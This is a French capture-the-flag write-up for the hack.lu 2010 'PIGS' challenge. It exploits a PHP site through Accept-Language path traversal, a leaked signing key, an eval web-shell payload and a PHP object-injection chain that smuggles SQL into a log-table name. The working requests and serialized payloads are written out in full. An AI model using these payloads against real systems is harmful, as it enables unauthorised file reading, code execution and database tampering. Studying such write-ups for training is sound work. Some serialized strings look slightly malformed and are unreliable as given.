

# Hack.lu – PIGS [500pts]

---

## Pirates International Gold Shipping

**PIGS - Pirates International Gold Shipping**



**Welcome to the PIGS site!**

We are a international pirate alliance offering to securely ship your gold to aryl destination in the world you want. The shipping is completely anonymous. Your gold will be absolutetly safe from thieves and governments and arrives on time for cheap shipping costs.

© Copyright 2010 FluxReiners - hack.lu CTF

Write-up par sh4ka - 30/10/2010

Contact: **andre** DOT **moulu** AT **sh4ka** DOT **fr**

Ce document décrit la méthode que j'ai utilisé pour résoudre l'épreuve PIGS du CTF hack.lu 2010.

Le but de cette épreuve était de retrouver le solde du capitaine Jack, pour ce faire, nous avons l'adresse du site de la « Pirates International Gold Shipping ».

En parcourant le site nous voyons quelques points d'entrée possibles pour un utilisateur :



Figure 1 - Zone upload



Figure 2 - Zone de contact

## PIGS - Pirates International Gold Shipping



Figure 3 - Zone d'administration/authentification pour les capitaines

La zone d' « administration » n'apparaît pas directement de façon visible sur le site, mais on peut la trouver en regardant le code html du menu :

```
<ul>
<li><a class="link" href="?id=1">Home</a></li>
<li><a class="link" href="?id=2">Services</a></li>
<li><a class="link" href="?id=3">Support</a></li>
<li><a class="link" href="?id=4">Contact</a></li>
</ul>
</div>
<div class="spa"><a class="span" href="?id=17">captain</a></div>
```

Figure 4 - Code html du menu

Après avoir testé la zone d'administration (injection sql, ...), pas de résultats. On essaye la zone upload :

## PIGS - Pirates International Gold Shipping



### Support Us

We ship gold all over the world and are doing our best to make our international business as comfortable as possible for our customers. Our website supports 10 international languages (automatically detected) and we are always looking for help to support new languages. If you are interested, please contact us for more information and to receive the key for signing your language file. We would like to thank all contributors!

Language file:

Your language file has not been signed. Upload aborted.

© Copyright 2010 FluxReiners - hack.lu CTF

Figure 5 - Zone Upload - signature des fichiers requise

On voit ici que le système d'upload, attend un format bien particulier pour les fichiers qu'il reçoit, du moins ils doivent être signés.

On évite de continuer et de foncer dans un mur, en cherchant autre chose on se rappelle qu'il y'a des petites icones en haut du menu indiquant un « support » du site pour différentes langues.

Sur la page d'upload, il est indiqué « Our website supports 10 international languages (automatically detected) ».

Le fait que ca soit automatiquement détecté nous fait penser à des données envoyées par notre navigateur spécifiant la langue de l'utilisateur :

```
request
raw  params  headers  hex
GET /PIGS/?id=3 HTTP/1.1
Host: 213.251.165.94
Connection: keep-alive
Referer: https://213.251.165.94/PIGS/?id=4
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Ubuntu/10.04
Chromium/6.0.472.62 Chrome/6.0.472.62 Safari/534.3
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
0 matches
```

Ici on voit qu'il y'a deux headers http pouvant servir à la détection de la langue:

- **User-Agent**
- **Accept-Language**

Après avoir testé chacun d'entre eux, il s'avère que le script utilise la valeur d'**Accept-Language** :




Figure 6 - Manipulation du header Accept-Language

On essaie d'exploiter différentes vulnérabilités à partir de ce point d'entrée et finalement :




Figure 7 - Lecture du fichier /etc/passwd

On arrive à lire le fichier /etc/passwd du serveur, à partir de la, deux possibilités :

- On a une faille de type include (locale ou distante, on ne sait pas encore)
- On a une faille de type file reader

Pour vérifier nos hypothèses, on passe en paramètre un fichier php :

```

request
raw params headers hex
GET /PIGS/?id=3 HTTP/1.1
Host: 213.251.165.94
Connection: keep-alive
Referer: https://213.251.165.94/PIGS/?id=17
Cache-Control: max-age=0
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Ubuntu/10.04
Chromium/6.0.472.62 Chrome/6.0.472.62 Safari/534.3
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ../index.php
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: PHPSESSID=v0le9r7fu6hto30jlqapr983e7
+ < > 0 matches

response
raw headers hex html render
<input type="submit" value="" />
</form>
</div>
<div class="error">Could not import language data from '&lt;?php
include dirname(__FILE__).&#039;/config.php&#039;;
include dirname(__FILE__).DIRECTORY_SEPARATOR.INCLUDES.&#039;funcs.php&#039;;
if(empty($_GET[&#039;id&#039;]))
    $id = 1;
else
    $id = $_GET[&#039;id&#039;];
if($id == 3)
    renderFile(UPLOAD,getMessages(),$error);
else if($id == 4)
    renderFile(CONTACT,getMessages(),$error);
else if($id == 2)
    renderFile(SERVICES,getMessages(),$error);
else if($id == 17)
    renderFile(ADMIN,getMessages(),$error);
else // default
    renderFile(INDEX,getMessages(),$error);
?&gt;.&lt;/div>
+ < > 0 matches

```

Bingo ! Il s'agit ici d'une vulnérabilité qui nous permet de lire le contenu d'un fichier présent sur le serveur, à partir du moment où nous avons le droit de lecture sur celui-ci.

Depuis cette vulnérabilité, on peut reconstruire l'arborescence du site.

- Index.php :

```

<?php
include dirname(__FILE__).'/config.php';
include dirname(__FILE__).DIRECTORY_SEPARATOR.INCLUDES.'funcs.php';
if(empty($_GET['id']))
    $id = 1;
else
    $id = $_GET['id'];
if($id == 3)
    renderFile(UPLOAD,getMessages(),$error);
else if($id == 4)
    renderFile(CONTACT,getMessages(),$error);
else if($id == 2)
    renderFile(SERVICES,getMessages(),$error);
else if($id == 17)
    renderFile(ADMIN,getMessages(),$error);
else // default
    renderFile(INDEX,getMessages(),$error);
?>

```

- config.php :

```
<?php
// settings
$error=false;
$pigs=true;
define('INCLUDES', 'worker/');
define('HEADER', 'html/header.php');
define('INDEX', 'html/index.php');
define('UPLOAD', 'html/upload.php');
define('SERVICES', 'html/services.php');
define('CONTACT', 'html/contact.php');
define('ADMIN', 'html/admin.php');
define('FOOTER', 'html/footer.php');
define('MESSAGES', 'messages/');
define('DEFAULT_LANG', 'en');
define('LOG_TABLE', 'logs');
define('SECRET_KEY', 'p1r4t3s.k1lly0u');
// database
require(INCLUDES.'mysql.php');
$db = new sql_db(
    'localhost',
    'pigs',
    'pigs',
    'pigs',
    false
);
$db->__wakeup();
?>
```

On essaye de valider l'épreuve en utilisant **SECRET\_KEY** comme flag, mais ça ne marche pas, forcément, ce n'est pas le but ici puisqu'il s'agit, je le rappelle, de trouver la quantité d'argent associée au compte du capitaine Jack.

Voyons donc la zone d'authentification :

- html/admin.php :

```
<?php if(!isset($GLOBALS['pigs'])) exit; ?>
<?php
if(!empty($_POST['name']) && !empty($_POST['pass'])) {
    echo '<h2>'.$messages['admin_header'].'</h2>';
    if(login()) {
        printGold();
    } else {
        print $messages['admin_fail'];
    }
}
else {
    ?>
//Code html du formulaire d'authentification, pas intéressant ici
<?php } ?>
```

Les fonctions **login()** et **printGold()**, proviennent du fichier `funcs.php` :

```
function login() {
    global $db;
    $name = $db->escape($_POST['name']);
    $pass = $db->escape($_POST['pass']);
    $result = $db->sql_query("SELECT name FROM users WHERE name='$name' and
password='$pass'");
    if($db->sql_numrows($result) > 0) {
        return true;
    }
    return false;
}

function printGold() {
    global $db;
    $name = $db->escape($_POST['name']);
    $result = $db->sql_query("SELECT gold FROM users WHERE name='$name'");
    if($db->sql_numrows($result) > 0) {
        $row = $db->sql_fetchrow($result);
        echo htmlentities($name).'\s gold: ' .htmlentities($row['gold']);
    }
}
```

La fonction **escape()** associée à l'instance **\$db** de la classe **sql\_db** :

```
function escape($string) {
    if(!get_magic_quotes_gpc()) {
        return mysql_real_escape_string($string, $this->db_connect_id);
    }
    else
        return $string;
}
```

On voit bien ici que l'authentification n'a pas de soucis de sécurité et ne peut être contournée.

On s'oriente donc vers la zone upload :

```
<?php if(!isset($GLOBALS['pigs'])) exit; ?>
<h2><?= $messages['support_header'] ?></h2>
<p><?= $messages['support_text'] ?></p>
<br />
<form enctype="multipart/form-data" action="" method="post">
    <?= $messages['select_file'] ?>: <input name="userfile" size="40" type="file" />
    <input type="submit" value="<?= $messages['button_send'] ?>" />
</form>
<?php
set_time_limit(60);
if(!empty($_FILES) && !empty($_FILES['userfile']['name'])) {
    if(!@is_file(MESSAGES.$_FILES['userfile']['name'])) {
        if(signed($_FILES['userfile']['tmp_name'])) {
            if (move_uploaded_file($_FILES['userfile']['tmp_name'], MESSAGES .
$_FILES['userfile']['name'])) {
```

```

        print $messages['upload_success'];
    } else {
        print $messages['upload_fail'];
    }
} else {
    print $messages['upload_notsigned'];
}
} else {
    print $messages['upload_exists'];
}
}
?>

```

Le code la fonction **signed()** du fichier funcs.php :

```

function signed($file) {
    $data=file_get_contents($file);
    if(!($messages=unserialize($data))) {
        return false;
    }
    else if($messages['secretkey']!==SECRET_KEY) {
        return false;
    }
    return true;
}

```

On voit donc ici que le contenu du fichier déposé sur le serveur doit être une **chaîne sérialisé** de type **array()** contenant une clé « **secretkey** » ayant pour valeur **p1r4t3s.k1lly0u**. A partir de là, on peut par exemple tenter de déposer un fichier sérialisé contenant la structure suivante:

```

$payload = array(
    'secretkey' => 'p1r4t3s.k1lly0u',
    'my_attack' => '<?php eval($_GET["owned"]); ?>'
);

```

Soit une fois sérialisé:

```

a:2:{s:9:"secretkey";s:15:"p1r4t3s.k1lly0u";s:9:"my_attack";s:30:"<?php eval($_GET["owned"]); ?>";}

```

L'accès à ce fichier sous la forme d'un **.php** puisqu'aucune vérification n'est faites sur l'extension, permettrait d'exécuter notre **eval()**. Néanmoins, l'accès au fichier sur le serveur est impossible puisqu'il est situé dans un dossier donc l'accès est interdit depuis le web :

# Forbidden

You don't have permission to access /PIGS/messages/ on this server.

---

Apache/2.2.14 (Ubuntu) Server at 10.42.23.17 Port 80

Figure 8 - Le serveur nous empêche l'accès au dossier

Il faut donc penser autrement. « Explorons l'inexploré », lors de la vérification de la signature, la donnée contenu dans le fichier est tout d'abord désérialisé par l'appel de la méthode **unserialize()** de PHP.

Or l'appel à cette fonction sur une donnée contrôlée par un utilisateur peut être dangereux. En effet, si l'on regarde le manuel php associée à cette fonction :

Si la variable délinéarisée est un objet, après avoir réussi à le reconstruire, PHP appellera automatiquement la méthode **\_\_wakeup()** si elle existe.

La seule classe se trouvant sur le site, est celle de gestion des interactions avec la base de donnée mysql : **sql\_db**. Celle-ci se trouve dans le fichier **worker/mysql.php** . Le code étant trop grand, j'ai sélectionné les parties intéressantes pour nous.

```
<?php
class sql_db {
    var $db_connect_id;
    var $log_table;
    var $query_result;
    var $row = array();
    var $rowset = array();
    var $num_queries = 0;
    // Constructor
    function sql_db($sqlserver, $sqluser, $sqlpassword, $database, $persistence = true) {
        $this->persistence = $persistence;
        $this->user = $sqluser;
        $this->password = $sqlpassword;
        $this->server = $sqlserver;
        $this->dbname = $database;
        $this->log_table = LOG_TABLE;
    }
    function __wakeup() {
        if($this->persistence) {
            $this->db_connect_id = @mysql_pconnect($this->server, $this->user,
            $this->password);
        }
        else {
            $this->db_connect_id = @mysql_connect($this->server, $this->user,
            $this->password);
        }
        if($this->db_connect_id) {
            if($this->dbname != "") {
```

```

        $dbselect = mysql_select_db($this->dbname);
        if(!$dbselect) {
            mysql_close($this->db_connect_id);
            $this->db_connect_id = $dbselect;
        }
    }
    return $this->db_connect_id;
}
else {
    return false;
}
}
// Other base methods
function sql_close() {
    if($this->db_connect_id) {
        $this->createLog();
        if($this->query_result) {
            @mysql_free_result($this->query_result);
        }
        @mysql_close($this->db_connect_id);
        return true;
    }
    else {
        return false;
    }
}
//coupure
function createLog() {
    $ip = $this->escape($_SERVER['REMOTE_ADDR']);
    $lang = $this->escape($_SERVER['HTTP_ACCEPT_LANGUAGE']);
    $agent = $this->escape($_SERVER['HTTP_USER_AGENT']);
    $log_table = $this->escape($this->log_table);
    $query = "INSERT INTO " . $log_table . " VALUES ('", $ip, $lang, $agent)";
    $this->sql_query($query);
}
function escape($string) {
    if(!get_magic_quotes_gpc()) {
        return mysql_real_escape_string($string, $this->db_connect_id);
    }
    else
        return $string;
}
function __destruct() {
    $this->sql_close();
}
} ?>

```

Lors de l'**unserialize()** si le contenu de notre fichier est une instance de l'objet **sql\_db**, la méthode **\_\_wakeup()** sera appelée, celle-ci permet de rétablir l'accès la base de donnée en se connectant avec

les identifiants stockés dans ses membres : `$this->server`, `$this->user`, `$this->password`.

Autre détail intéressant ici, la méthode `__destruct()`, celle-ci est appelée lors de la destruction de l'instance. Ainsi lors de la destruction de notre instance, un appel à la méthode `sql_close()` à lieu, pendant cette appel si une connexion est en cours, on appel la méthode `createLog()` avant de la fermer.

La méthode `createLog()` se charge de créer une entrée dans la table définie par la valeur de la variable `$log_table`, celle-ci reposant sur `$this->log_table`, elle-même initialisé lors de la création de notre instance avec la valeur de la constante `LOG_TABLE` (`define('LOG_TABLE', 'logs');` dans `config.php`).

Concentrons nous sur cette fonction :

```
function createLog() {
    $ip = $this->escape($_SERVER['REMOTE_ADDR']);
    $lang = $this->escape($_SERVER['HTTP_ACCEPT_LANGUAGE']);
    $agent = $this->escape($_SERVER['HTTP_USER_AGENT']);
    $log_table = $this->escape($this->log_table);
    $query = "INSERT INTO " . $log_table . " VALUES ('", '$ip', '$lang', '$agent)";
    $this->sql_query($query);
}
```

Ici les trois valeurs provenant de l'utilisateur (`$ip`, `$lang`, `$agent`) sont correctement échappées. On ne peut donc pas se baser sur celles-ci pour exploiter une injection SQL, par contre la valeur de `$log_table` est certes échappée, mais pas entourée par des guillemets simples ou doubles ce qui permet d'y injecter ce que l'on souhaite☺.

On peut donc reprendre notre structure précédente avec cette fois notre instance d'`sql_db` en plus :

```
<?php
include('mysql.php');
define('LOG_TABLE', '<SQL> #');

$myattack = new sql_db('localhost','pigs','pigs','pigs',false);

$payload = array(
    'secretkey' => 'p1r4t3s.k1lly0u',
    $myattack
);

echo serialize($payload);
?>
```

Soit :

```
a:2:{s:9:"secretkey";s:15:"p1r4t3s.k1lly0u";i:0;O:6:"sql_db":11:{s:13:"db_connect_id";N;s:9:"log_table";s:8:"<SQL>#";s:12:"query_result";N;s:3:"row";a:0:{"s:6:"rowset";a:0:{"s:11:"num_queries";i:0;s:11:"persistence";b:0;s:4:"user";s:4:"pigs";s:8:"password";s:4:"pigs";s:6:"server";s:9:"localhost";s:6:"dbname";s:4:"pigs";}}
```

A partir de maintenant, il faut trouver quoi injecter afin de retrouver le contenu du solde du capitaine Jack. Personnellement je suis parti sur l'idée suivante : injecter une nouvelle entrée dans la table `users`.

Un détail qui va nous servir ici, dans le code de la fonction **printGold()** :

```
function printGold() {
    global $db;
    $name = $db->escape($_POST['name']);
    $result = $db->sql_query("SELECT gold FROM users WHERE name='$name'");
    if($db->sql_numrows($result) > 0) {
        $row = $db->sql_fetchrow($result);
        echo htmlentities($name).'\s gold: ' .htmlentities($row['gold']);
    }
}
```

On sélectionne l'argent de la table **users** où la colonne **name** vaut \$\_POST['name'], on vérifie si il y a un résultat **OU PLUS**, si c'est le cas on récupère le **PREMIER RESULTAT** et on l'affiche.

L'idée ici sera donc d'injecter un utilisateur nommé Jack avec un mot de passe qu'on maîtrise, si il n'y a pas de contrainte de type **UNICITE** sur la colonne **name**, alors l'utilisateur sera créé, on pourra se connecter avec et lorsque l'application tentera d'afficher notre solde, elle affichera le solde du premier utilisateur nommé « Jack » dans la base de donnée, soit la valeur qu'on cherche à récupérer.

Le payload final :

```
<?php
include('mysql.php');
define('LOG_TABLE',' users(name,password,gold)VALUES(0x4A61636B,0x4A61636B, -
1)#');

$myattack = new sql_db('localhost','pigs','pigs','pigs',false);

$payload = array(
    'secretkey' => 'p1r4t3s.k1lly0u',
    $myattack
);

echo serialize($payload);
?>
```

Soit :

```
a:2:{s:9:"secretkey";s:15:"p1r4t3s.k1lly0u";i:0;O:6:"sql_db":11:{s:13:"db_connect_id";N;s:9:"log_table";s:60:" users(name,password,gold) VALUES(0x4A61636B,0x4A61636B,-
1)#";s:12:"query_result";N;s:3:"row";a:0:{s:6:"rowset";a:0:{s:11:"num_queries";i:0;s:11:"persistency";b:0;s:4:"user";s:4:"pigs";s:8:"password";s:4:"pigs";s:6:"server";s:9:"localhost";s:6:"dbname";s:4:"pigs";}}
```

On tente de déposer un fichier contenant notre structure sérialisée sur le serveur:



Figure 9 - Dépôt de notre payload signé

Aucun message d'erreur n'est affiché, notre fichier est correctement signé.

On tente de se connecter sur le panel admin avec comme identifiant Jack et mot de passe Jack :



Figure 10 - Obtention du Flag

Et voilà, le solde du capitaine Jack est affiché, il s'agit du flag pour valider l'épreuve.